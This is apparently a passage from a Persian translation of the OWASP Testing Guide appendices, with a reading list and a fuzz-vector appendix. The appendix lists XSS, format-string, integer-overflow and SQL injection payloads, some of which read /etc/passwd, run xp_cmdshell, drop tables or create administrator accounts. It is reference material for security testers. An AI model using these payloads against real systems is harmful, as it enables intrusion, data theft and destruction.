* Secure Coding, by Mark Graff and Ken Van Wyk, published by O’Reilly, ISBN 0596002424(2003) - http://www.securecoding.org
* Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by

Addison-Wesley Pub Co, ISBN 020172152X (2002) - http://www.buildingsecuresoftware.com

* Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2003)

http://www.microsoft.com/mspress/books/5957.asp

* Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN

0470857447(2004) - http://innocentcode.thathost.com

* Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN

0201786958 (2004) -http://www.exploitingsoftware.com

* Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) - http://www.dwheeler.com/secure-programs
* Mastering the Requirements Process, by Suzanne Robertson and James Robertsonn, published by Addison-Wesley Professional,

ISBN 0201360462 - http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html

* The Unified Modeling Language – A User Guide -

http://www.awprofessional.com/catalog/product.asp?product\_id=%7B9A2EC551-6B8D-4EBC-A67E-84B883C6119F%7D

* Web Applications (Hacking Exposed) by Joel Scambray and Mike Shema, published by McGraw-Hill Osborne Media, ISBN

007222438X

* Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN

0201877562 (1995)

* Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) -

http://www.securingjava.com

* Beizer, Boris, Software Testing Techniques, 2nd Edition, © 1990 International Thomson Computer Press, ISBN 0442206720

**وب سایت های مفید**

* OWASP — http://www.owasp.org
* SANS - http://www.sans.org
* Secure Coding — http://www.securecoding.org
* Secure Coding Guidelines for the .NET Framework -

http://msdn.microsoft.com/security/securecode/bestpractices/default.aspx?pull=/library/enus/dnnetsec/html/seccodeguide.asp

* Security in the Java platform — http://java.sun.com/security
* OASIS WAS XML — http://www.oasisopen.org/committees/tc\_home.php?wg\_abbrev=was

**پیوست C : بردار هایFUZZ )نامشخص(**

موارد زیر بردارهای **FUZZ** هستند که می توانند با WebScarab، JBroFuzz، WSFuzzer یا **FUZZER** های دیگر استفاده شوند. **Fuzzing** یک رویکرد "سینک آشپزخانه" برای آزمایش پاسخ یک برنامه به دستکاری پارامتر است. به طور کلی یکی نفر به دنبال خطا میگردد، که در یک برنامه، در نتیجه فاز ایجاد شده. این بخش ساده ای از مرحله کشف است. هنگامی که یک خطا پیدا می شود، شناسایی و نفوذ یک آسیب پذیری بالقوه، جایی است که مهارت نیاز می شود.

**دسته بندی FUZZ ها**

در مورد پروتکل های شبکه stateless fuzzing ، (مانند HTTP (S)) دو دسته گسترده وجود دارد:

* Recursive fuzzing بازگشتی
* Replacive fuzzing جایگزین

ما هر دسته بندی را در زیر بخش هایی که دنبال می کنند بررسی و تعریف می کنیم.

RECURSIVE FUZZING

**RECURSIVE FUZZING** می تواند به عنوان فرآیند **FUZZING** بخشی از درخواست با تکرار از طریق تمام ترکیبات ممکن از یک الفبای مجموعه شود. به موارد زیر توجه کنید:

http://www.example.com/8302fa3b Selecting "8302fa3b" as a part of the request to be fuzzed against the set hexadecimal alphabet i.e. {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f} falls under the category of recursive fuzzing. This would generate a total of 16^8 requests of the form: <http://www.example.com/00000000>

...

http://www.example.com/11000fff

...

http://www.example.com/ffffffff

**REPLACIVE FUZZING**

**REPLACIVE FUZZING**می تواند به عنوان فرآیند **FUZZING**بخشی از درخواست با استفاده از جایگزینی آن با مقدار مجموعه تعریف شود. این مقدار به عنوان یک بردار **fuzz** شناخته می شود. در شرایطی که:

http://www.example.com/8302fa3b

Testing against Cross Site Scripting (XSS) by sending the following fuzz vectors:

http://www.example.com/>"><script>alert("XSS")</script>& http://www.example.com/'';!--"<XSS>=&{()}

این یک شکل از **REPLACIVE FUZZING** است. در این دسته، تعداد کل درخواست ها به تعداد بردارهای fuzz مشخص شده بستگی دارد.

باقی مانده ی این پیوست تعدادی از دسته های بردار فازی را ارائه می دهد.

**CROSS SITE SCRIPTING (XSS)**

>"><script>alert("XSS")</script>& "><STYLE>@import"javascript:alert('XSS')";</STYLE> >"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23 x69;%26%23x70;%26%23x74;%26%23x3a; alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22> '%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e' "> >" '';!--"<XSS>=&{()} <IMG SRC="javascript:alert('XSS');"> <IMG SRC=javascript:alert('XSS')> <IMG SRC=JaVaScRiPt:alert('XSS')> <IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)> <IMGSRC=&#106;&#97;&#118;&#97;&<WBR>#115;&#99;&#114;&#105;&#112;&<WBR>#116;&#58;&#97; &#108;&#101;&<WBR>#114;&#116;&#40;&#39;&#88;&#83<WBR>;&#83;&#39;&#41> <IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000099&#0000114&#0000105&<W BR>#0000112&#0000116&#0000058

&<WBR>#0000097&#0000108&#0000101&<WBR>#0000114&#0000116&#0000040&<WBR>#0000039&#0000088&#0000 083&<WBR>#0000083&#0000039&#0000041> <IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3A&<WBR>#x61&#x6C&#x65&#x72 &#x74&#x28 &<WBR>#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">

<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">

<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">

**BUFFER OVERFLOWS AND FORMAT STRING ERRORS**

BUFFER OVERFLOWS (BFO)

سرریز بافر یا حمله خراب کردن حافظه یک وضعیت برنامه نویسی است که اجازه می دهد داده های مجاز در فراتر از حد واقعی حافظه ذخیره شوند که در حقیقت یعنی ذخیره نمی شوند و سرریز می شوند.

توجه داشته باشید که تلاش برای بارگذاری تعریف چنین فایلی در یک برنامه fuzzer به طور بالقوه می تواند برنامه را به خراب شدن بکشاند.

A x 5

A x 17

A x 33

A x 65

A x 129

A x 257

A x 513

A x 1024

A x 2049

A x 4097

A x 8193

A x 12288

FORMAT STRING ERRORS (FSE)

حملات رشته فرمت طبقه ای از آسیب پذیری هایی هستند که شامل تهیه نشانه های فرمت خاص زبان برای اجرای کد دلخواه یا خراب کردن برنامه است. **FUZZING** برای چنین اشتباهاتی به عنوان یک هدف برای بررسی ورودی کاربر نادیده گرفته شده است.

توجه داشته باشید که تلاش برای بارگذاری تعریف چنین فایلی در یک برنامه fuzzer به طور بالقوه می تواند برنامه را به خراب شدن بکشاند.

%s%p%x%d

.1024d

%.2049d

%p%p%p%p

%x%x%x%x

%d%d%d%d

%s%s%s%s

%99999999999s

%08x

%%20d

%%20n

%%20x

%%20s

%s%s%s%s%s%s%s%s%s%s

%p%p%p%p%p%p%p%p%p%p %#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%% %s x 129 %x x 257

**INTEGER OVERFLOWS (INT)**

اشتباهات سرریز عدد صحیح، زمانی اتفاق می افتد که یک برنامه قادر به حساب کردن برای این نباشد که یک عملیات محاسباتی می تواند مقدار بیشتری از حداکثر مقدار داده یا کمتر از حداقل مقدار آن داشته باشد. اگر یک مهاجم بتواند کاری کند که برنامه اینطور به حافظه تخصیص داده شود، برنامه می تواند به طور بالقوه برای حمله سرریز بافر، آسیب پذیر باشد.

-1

0

0x100

0x1000

0x3fffffff

0x7ffffffe

0x7fffffff

0x80000000

0xfffffffe

0xffffffff

0x10000

0x100000

**SQL INJECTION**

این حمله می تواند روی لایه پایگاه داده یک برنامه تأثیر بگذارد و معمولا هنگامی که ورودی کاربر از نظر SQL فیلتر نشده باشد، رخ می دهد.

Injection SQL بسته به در معرض اطلاعات پایگاه داده قرار گرفتن (غیرفعال) یا تغییر اطلاعات پایگاه داده (فعال)، به دو دسته زیر طبقه بندی می شود:

* Passive SQL Injection (غیرفعال)
* Active SQL Injection (فعال)

کد های تزریق فعال SQL می تواند اثر مخربی بر پایگاه داده زیربنایی داشته باشد اگر با موفقیت اجرا شود.

**PASSIVE SQL INJECTION (SQP)**

'||(elt(-3+5,bin(15),ord(10),hex(char(45))))

||6

'||'6

(||6)

' OR 1=1--

OR 1=1

' OR '1'='1

; OR '1'='1'

%22+or+isnull%281%2F0%29+%2F\*

%27+OR+%277659%27%3D%277659

%22+or+isnull%281%2F0%29+%2F\*

%27+--+

' or 1=1—

" or 1=1—

' or 1=1 /\*

or 1=1-- ' or 'a'='a " or "a"="a

') or ('a'='a

Admin' OR '

'%20SELECT%20\*%20FROM%20INFORMATION\_SCHEMA.TABLES—

) UNION SELECT%20\*%20FROM%20INFORMATION\_SCHEMA.TABLES;

' having 1=1—

' having 1=1—

' group by userid having 1=1—

' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')-

' or 1 in (select @@version)—

' union all select @@version—

' OR 'unusual' = 'unusual'

' OR 'something' = 'some'+'thing'

' OR 'text' = N'text'

' OR 'something' like 'some%'

' OR 2 > 1

' OR 'text' > 't'

' OR 'whatever' in ('whatever')

' OR 2 BETWEEN 1 and 3 ' or username like char(37);

' union select \* from users where login = char(114,111,111,116);

' union select

Password:\*/=1—

UNI/\*\*/ON SEL/\*\*/ECT

'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'

'; EXEC ('SEL' + 'ECT US' + 'ER')

'/\*\*/OR/\*\*/1/\*\*/=/\*\*/1

' or 1/\* +or+isnull%281%2F0%29+%2F\*

%27+OR+%277659%27%3D%277659

%22+or+isnull%281%2F0%29+%2F\*

%27+--+&password=

'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/'+password+' '

from users where login >

@var select @var as var into temp end --

' and 1 in (select var from temp)—

' union select 1,load\_file('/etc/passwd'),1,1,1;

1;(load\_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;

' and 1=( if((load\_file(char(110,46,101,120,116))<>char(39,39)),1,0));

**ACTIVE SQL INJECTION (SQI)**

'; exec master..xp\_cmdshell 'ping 10.10.1.2'—

CRATE USER name IDENTIFIED BY 'pass123'

CRATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;

' ; drop table temp –

exec sp\_addlogin 'name' , 'password'

exec sp\_addsrvrolemember 'name' , 'sysadmin'

INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',

PASSWORD('pass123'))

GRANT CONNECT TO name; GRANT RESOURCE TO name;

INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72) + char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)